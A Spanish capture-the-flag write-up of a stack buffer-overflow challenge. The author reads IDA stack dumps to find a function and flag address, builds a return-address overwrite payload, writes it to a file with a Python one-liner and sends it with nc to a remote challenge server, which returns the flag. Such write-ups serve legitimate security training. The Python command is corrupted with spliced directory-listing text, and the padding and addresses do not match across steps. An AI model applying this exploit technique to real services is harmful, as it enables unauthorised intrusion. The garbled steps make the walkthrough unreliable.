db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0

FF82D90C 084143B1 read_flag+9A
FF82D910 084160A0 .bss:flag

```

Y la zona de memoria donde está alojada es 084160A0:

```

EAX 084160A0 ↪ .bss:flag

```

Por otro lado, la dirección donde está alojada la función “a” es la 084142CD:

```

FF84F900 F7F20000 libc_2.27.so:F7F20000
FF84F904 00000000
FF84F908 64636261
FF84F90C 08414400 main+38
FF84F910 084145CC .rodata:aPareceQueTiene
FF84F914 08416000 .got.plt:_GLOBAL_OFFSET_TABLE_
FF84F918 FF84F938 [stack]:FF84F938
FF84F91C 084142CD a
FF84F920 00000001
FF84F924 FF84F9E4 [stack]:FF84F9E4

```

Por tanto, ya podemos empezar a escribir el payload, una vez que sabemos la dirección de la función “a”, que será la dirección de retorno, más la dirección de la variable flag, que le pasaremos como parámetro a la función “a” para que la pinte. Para saber donde pasar la variable flag, buscamos en el código en qué desplazamiento cogerá la función el parámetro, en este caso lo llama “format”:

```

; int __cdecl a(char *format)
public a
a proc near

var_4= dword ptr -4
format= dword ptr 8

```

Vemos que el desplazamiento es 8, así que estará 8 bytes después del propio valor de la función. Así que entre la dirección de la función y del parámetro, meteremos 4 bytes de relleno (FFFF por ejemplo).

Así que el payload a insertar sería el siguiente:

- AAAABBBBCCCCDDDEEEE para que sirva de relleno e ir a la posición de retorno que busco.
- \xcd\x42\x41\x08 que es la dirección de la función “a”, que será el valor de retorno falseado de la función, al revés por ser LittleEndian, y con formato \xNN para que lo lea como hexadecimal.
- FFFF para que sirva de relleno hasta la posición donde cogerá la función el parámetro recibido.
- \xa0\x60\x41\x08 que es la dirección del parámetro de la flag, al revés por ser LittleEndian, y con formato \xNN para que lo lea como hexadecimal.

En total el payload será:

AAAABBBBCCCCDDDEEEE\xcd\x42\x41\x08FFFF\xa0\x60\x41\x08

Para poder pasar este payload al programa, al llevar caracteres hexadecimales y el programa estar cogiéndolos con el parámetro %s en el scanf, debemos pasarlos como fichero binario, ya que si lo pasamos de la forma anterior, el \xcd no lo toma como en el número hexadecimal CD, sino que lo toma como texto.



Para generar este fichero lo hacemos de la siguiente forma, recordando meter también primero el “65536” más un salto de línea, necesarios para que pase al segundo paso del ejecutable:

```
nacho@kali:~/Forensic/uam$ python -c 'print"65536" + "\x0a" + "AAAABBBBCCCCDDDEEEE" + "\xcd\x42\x41\x08" + "FFFF" + "\xa0\x60\x41\x08"'>pepecho 4096 ene 31 2018 wine
```

Ahora probamos a lanzar el ejecutable, metiéndole la entrada estándar el fichero “pepe” generado anteriormente, eso lo configuramos en la pantalla anterior de “Process options”. Y lanzamos de nuevo el programa en el IDA:

Justo nada más ejecutar el scanf, vemos que el HEAP ya contiene los valores del payload:



Ahora avanzamos hasta la instrucción del RETN, a ver si en el HEAP queda la dirección que necesitamos. Perfecto, vemos que en el registro ESP está la dirección de la función “a”:



Ejecutamos y entramos a la función, ahora buscamos el momento de pintar el parámetro que recibe. Vemos como en el PUSH [ebp + format] acaba de meter en el HEAP el valor de la variable FLAG:



```

add     esp, 10h
sub     esp, 0Ch
push    [ebp+format]    ; format
call    _printf
add     esp, 10h
sub     esp, 0Ch
lea     eax, (aAgente - 8416000h)[ebx] ; "\nAgente!"
F7: a+2A (Synchronized with EIP)

```

EFL 00000292

Stack view

FF8FBC90	004142EE	a+21
FF8FBC94	004160A0	.bss:flag
FF8FBC98	41414141	
FF8FBC9C	42424242	
FF8FBCA0	004142D9	a+C
FF8FBCA4	44444444	
FF8FBCA8	44444444	
FF8FBCAC	45454545	
FF8FBCB0	46464646	
FF8FBCB4	004160A0	.bss:flag
UNKNOWN	FF8FBC94: [stack]:FF8FBC94	(Synchronized)

Por tanto, por pantalla pintará su valor:

```

nacho@kali:~/Forensic/uam$ ./ejecutable < pepe
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{EstaNoEsLaFlag}
Violación de segmento

```

Bingo! Ya tenemos la flag del fichero local, así que si repetimos lo mismo pero contra el servidor remoto:

```

nacho@kali:~/Forensic/uam$ nc 34.247.69.86 9009 < pepe
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!65536
AAAABBBBCCCCDDDDDEEEE0BA^HFFFF0`A^H

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

```

Tenemos finalmente la Flag buena, y terminamos el ejercicio de Exploiting.

José Ignacio de Miguel González

User UAM: nachinho3

Telegram @jignaciodemiguel